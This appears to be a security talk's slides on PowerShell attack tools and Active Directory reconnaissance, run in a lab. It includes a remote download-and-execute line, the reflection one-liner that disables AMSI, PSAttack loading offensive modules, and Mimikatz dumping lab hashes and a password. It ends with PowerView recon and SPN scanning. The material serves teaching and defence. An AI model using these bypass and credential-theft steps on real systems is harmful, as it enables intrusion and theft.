
Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\Windows\system32> iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeE
```

```
At Line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecord=True
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Bypassing Windows 10 AMSI

- DLL hijacking:
<http://cn33liz.blogspot.nl/2016/05/bypassing-amsi-using-powershell-5-dll.html>
- Use Reflection:



Matt Graeber (@mattifestation) Following

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

Metasploit PowerShell Module

```
meterpreter > use powershell
Loading extension powershell...success.
meterpreter > powershell_import /tmp/test.ps1
[+] File successfully imported. Result:
win-7ch5rt177ba\oj
False

meterpreter > powershell_import /tmp/MSF.Powershell.Sample.dll
[+] File successfully imported. Result:
true
meterpreter > powershell_execute '(New-Object MSF.Powershell.Sample.HelloWorld).Run()'
[+] Command execution completed:
Hello, world!

meterpreter > █
```



OJ @TheColonial · Mar 24

Powershell import now works! Both .ps1 files and .NET assembly .dll files are supported. #meterpreter




232

199

...



C:\Temp\PSAttack\PSAttack.exe



```
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh
Decrypting: Invoke-GPPPPassword
Decrypting: Get-Attack
Decrypting: PowerView
```

PS Constrained Language Mode?

Administrator: Windows PowerShell

```
PS C:\> PSVersionTable  
PS C:\>
```

Name	Value
PSVersion	5.0.10586.117
PSCompatibleVersions	{1.0, 2.0, 3.0, 4.0...}
BuildVersion	10.0.10586.117
CLRVersion	4.0.30319.18063
WSManStackVersion	3.0
PSRemotingProtocolVersion	2.3
SerializationVersion	1.1.0.1

```
PS C:\> $ExecutionContext.SessionState.LanguageMode  
ConstrainedLanguage  
PS C:\>
```

```
PSAttack!!  
Welcome to PS>Attack! This is version 1.1.0.  
It was built on April 21, 2016 at 7:10:27 PM  
  
If you'd like a version of PS>Attack that's even harder for AV  
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool  
  
For help getting started, run 'get-attack'  
  
C:\Temp #> invoke-mimikatz  
  
##### mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20  
## ^ ## /* * *  
## < > ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com  
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo  
##### with 17 modules * * *  
  
mimikatz(powershell) # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 200387 (00000000:00030ec3)  
Session           : RemoteInteractive from 2  
User Name         : administrator  
Domain           : ADSECLAB0  
Logon Server     : ADS0DC01  
Logon Time       : 5/11/2016 4:35:45 PM  
SID              : S-1-5-21-186993273-1316126705-865754954-500  
msv : [00000003] Primary | @PryTek3 | sean @ adsecurity.org |  
* Username : Administrator
```


Windows Task Manager				
File Options View Help				
Applications Processes Services Performance Networking Users				
Image Name	User Name	CPU	Memory (...	Description
audiogd.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System
System Idle P...	SYSTEM	94	24 K	Percentage of time the p...
taskhost.exe	adminis...	00	3,184 K	Host Process for Windo...
taskmgr.exe	adminis...	05	1,976 K	Windows Task Manager
vmicsvc.exe	NETWO...	00	624 K	Virtual Machine Integrati...
vmicsvc.exe	LOCAL ...	00	916 K	Virtual Machine Integrati...
vmicsvc.exe	SYSTEM	00	504 K	Virtual Machine Integrati...
vmicsvc.exe	LOCAL ...	00	536 K	Virtual Machine Integrati...
vmicsvc.exe	SYSTEM	00	496 K	Virtual Machine Integrati...
wininit.exe	SYSTEM	00	336 K	Windows Start-Up Appli...
winlogon.exe	SYSTEM	00	496 K	Windows Logon Application
winlogon.exe	SYSTEM	00	2,112 K	Windows Logon Application
WmiPrvSE.exe	NETWO...	00	2,188 K	WMI Provider Host

PowerShell v5 Security Log Data?

The screenshot shows the Windows Event Viewer interface. On the left, a navigation pane lists various Windows services and components. In the center, a main pane displays an event from the 'Operational' log. The event details are as follows:

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.  
It was built on April 21, 2016 at 7:10:27 PM  
If you'd like a version of PS>Attack that's even harder for AV  
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool  
For help getting started, run 'get-attack'  
C:\Temp #> invoke-mimikatz  
  
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)  
## ^ ##  
## / > ## /* * *  
## \ > ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)  
##### with 17 modules * * */  
  
mimikatz(powershell) # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 147414 (00000000:00023fd6)  
Session           : RemoteInteractive from 2  
User Name         : administrator  
Domain            : ADSECLAB0  
Logon Server      : ADS0DC01  
Logon Time        : 5/15/2016 8:57:33 PM  
SID               : S-1-5-21-186993273-1316126705-865754954-500  
  
msv :  
[00000003] Primary  
* Username : Administrator  
* Domain   : ADSECLAB0  
* NTLM     : 96ae239ae1f8f186a205b6863a3c955f  
* SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8  
[00010000] CredentialKeys  
* NTLM     : 96ae239ae1f8f186a205b6863a3c955f  
* SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8  
tspkg :  
wdigest :  
* Username : Administrator  
* Domain   : ADSECLAB0  
* Password : Password99!!!  
kerberos :
```



I'M SORRY, MY RESPONSES ARE LIMITED.

YOU MUST ASK THE RIGHT QUESTIONS.

Effective AD Recon

Gaining better target knowledge than the Admins...

Active Directory Forest Info

```
PS C:\> Get-NetForest
```

```
RootDomainSid      : S-1-5-21-1581655573-3923512380-696647894
Name              : lab.adsecurity.org
Sites             : {Default-First-Site-Name}
Domains           : {lab.adsecurity.org, child.lab.adsecurity.org}
GlobalCatalogs    : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org}
ForestMode        : Windows2008R2Forest
RootDomain        : lab.adsecurity.org
Schema            : CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
SchemaRoleOwner   : ADSDC03.lab.adsecurity.org
NamingRoleOwner   : ADSDC03.lab.adsecurity.org
```

```
PS C:\> get-adforest
```

```
ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org}
CrossForestReferences : {}
DomainNamingMaster   : ADSDC03.lab.adsecurity.org
Domains             : {lab.adsecurity.org, child.lab.adsecurity.org}
ForestMode          : Windows2008R2Forest
GlobalCatalogs      : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
Name                : lab.adsecurity.org
PartitionsContainer : CN=Partitions,CN=Configuration,DC=lab,DC=adsecurity,DC=org
RootDomain          : lab.adsecurity.org
SchemaMaster        : ADSDC03.lab.adsecurity.org
Sites               : {Default-First-Site-Name, HQ, BranchOffice}
SPNSuffixes         : {}
UPNSuffixes         : {}
```

Active Directory Domain Info

```
PS C:\> Get-NetDomain
```

```
Forest          : lab.adsecurity.org
DomainControllers : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
Children        : {child.lab.adsecurity.org}
DomainMode      : Windows2008R2Domain
Parent          :
PdcRoleOwner    : ADSDC03.lab.adsecurity.org
RidRoleOwner    : ADSDC03.lab.adsecurity.org
InfrastructureRoleOwner : ADSDC03.lab.adsecurity.org
Name            : lab.adsecurity.org
```

```
PS C:\> get-addomain
```

```
AllowedDNSSuffixes          : {}
ChildDomains                : {child.lab.adsecurity.org}
ComputersContainer          : CN=Computers,DC=lab,DC=adsecurity,DC=org
DeletedObjectsContainer     : CN=Deleted Objects,DC=lab,DC=adsecurity,DC=org
DistinguishedName          : DC=lab,DC=adsecurity,DC=org
DNSRoot                     : lab.adsecurity.org
DomainControllersContainer  : OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DomainMode                  : Windows2008R2Domain
DomainSID                   : S-1-5-21-1581655573-3923512380-696647894
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=lab,DC=adsecurity,DC=org
Forest                      : lab.adsecurity.org
InfrastructureMaster         : ADSDC03.lab.adsecurity.org
LastLogonReplicationInterval:
LinkedGroupPolicyObjects    : {cn={3D7E6558-333C-4298-9669-DFE86AB0D3EF},cn=policies,cn=system,DC=lab,DC=adsecurity,
                           cn={1c849565-4527-4A06-AAC8-9395B9671D63},cn=policies,cn=system,DC=lab,DC=adsecurity,
                           CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=lab,DC=adsecurity,
                           CN=LostAndFound,DC=lab,DC=adsecurity,DC=org}
LostAndFoundContainer       : CN=LostAndFound,DC=lab,DC=adsecurity,DC=org
ManagedBy                  : lab
Name                        : ADSECLAB
NetBIOSName                 : domainDNS
ObjectClass                 : bbf0907c-3171-4448-b33a-76a48d859039
ParentDomain                : ADSDC03.lab.adsecurity.org
PDCEmulator                 : CN=NTDS Quotas,DC=lab,DC=adsecurity,DC=org
QuotasContainer              : {ADSRODC11.lab.adsecurity.org}
ReadOnlyReplicaDirectoryServers: {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
ReplicaDirectoryServers      : ADSDC03.lab.adsecurity.org
RIDMaster                    : {DC=child,DC=lab,DC=adsecurity,DC=org, DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org,
                           DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,
                           CN=System,DC=lab,DC=adsecurity,DC=org}
```

| @PryoTek3 | sean @ adsecurity.org |

Forest & Domain Trusts

```
PS C:\Users\joeuser> Get-NetDomainTrust
```

SourceName	TargetName	TrustType	TrustDirection
lab.adsecurity.org	child.lab.adsecurity.org	ParentChild	Bidirectional
lab.adsecurity.org	external.com	Kerberos	Bidirectional
lab.adsecurity.org	Partner.net	Kerberos	Outbound

Digging for Gold in AD

- Default/Weak passwords
- Passwords stored in user attributes
- Sensitive data
- Incorrectly secured data
- Extension Attribute data
- Deleted Objects

Discovering Data

- Invoke-UserHunter:
 - User home directory servers & shares
 - User profile path servers & shares
 - Logon script paths
- Performs Get-NetSession against each.
- Discovering DFS shares
- Admin hunting... follow Will Harmjoy's work: blog.harmj0y.net

Useful AD User Properties

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- **CustomAttribute1 - 50**
- **ServicePrincipalName**

Useful AD Computer Properties

- Created
- Modified
- Enabled
- Description
- LastLogonDate
(Reboot)
- PrimaryGroupID
(516 = DC)
- PasswordLastSet
(Active/Inactive)
- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

DNS via LDAP


```
PS C:\Temp> get-adcomputer -filter * -Properties ipv4address |  
    where {$_.IPv4Address} | select name,ipv4address
```

name	ipv4address
---	-----
ADSDC01	172.16.11.11
ADSDC03	172.16.11.13
ADSWRKWIN7	172.16.11.101
ADSAP01	172.16.11.31
ADSWKWIN7	172.16.11.101
ADSAP02	172.16.11.32
ADSWKWIN10	172.16.11.210

```
PS C:\Temp> get-adcomputer -filter {IPv4Address -eq '172.16.11.13'} `  
    -Properties LastLogonDate,passwordlastset,ipv4address
```

```
DistinguishedName : CN=ADSDC03,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org  
DNSHostName     : ADSDC03.lab.adsecurity.org  
Enabled          : True  
IPv4Address      : 172.16.11.13  
LastLogonDate    : 6/29/2016 7:58:52 PM  
Name              : ADSDC03  
ObjectClass       : computer  
ObjectGUID        : 0a2d849c-cc59-4785-8ba2-997fd6ca4dc8  
PasswordLastSet   : 6/29/2016 7:58:08 PM  
SamAccountName    : ADSDC03$  
SID               : S-1-5-21-1581655573-3923512380-696647894-1601  
UserPrincipalName : sean@adsecurity.org
```

Discover Computers & Services without Port Scanning aka “SPN Scanning”



Discover Enterprise Services without Port Scanning

- SQL servers, instances, ports, etc.
 - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
 - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMAN/WinRM/PS Remoting
 - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
 - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
 - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
 - *CmRcService/adsmsSCCM01.adsecurity.org*

SPN Scanning

```
Domain          : lab.adsecurity.org
ServerName      : adsmssql02.lab.adsecurity.org
Port            : 9834
Instance        :
ServiceAccountDN : {CN=svc-adssQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem  : {Windows Server 2008 R2 Datacenter}
OSServicePack   : {Service Pack 1}
LastBootup       : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL Server}
SrvAcctUserID   : svc-adssQLSA
SrvAcctDescription : SQL Server Service Account
```

```
Domain          : lab.adsecurity.org
UserID          : svc-SQLAgent01
PasswordLastSet  : 01/03/2015 18:42:01
LastLogon        : 12/29/2014 00:18:02
Description      :
SPNServers      : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.adsecurity.org}
SPNTypes         : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

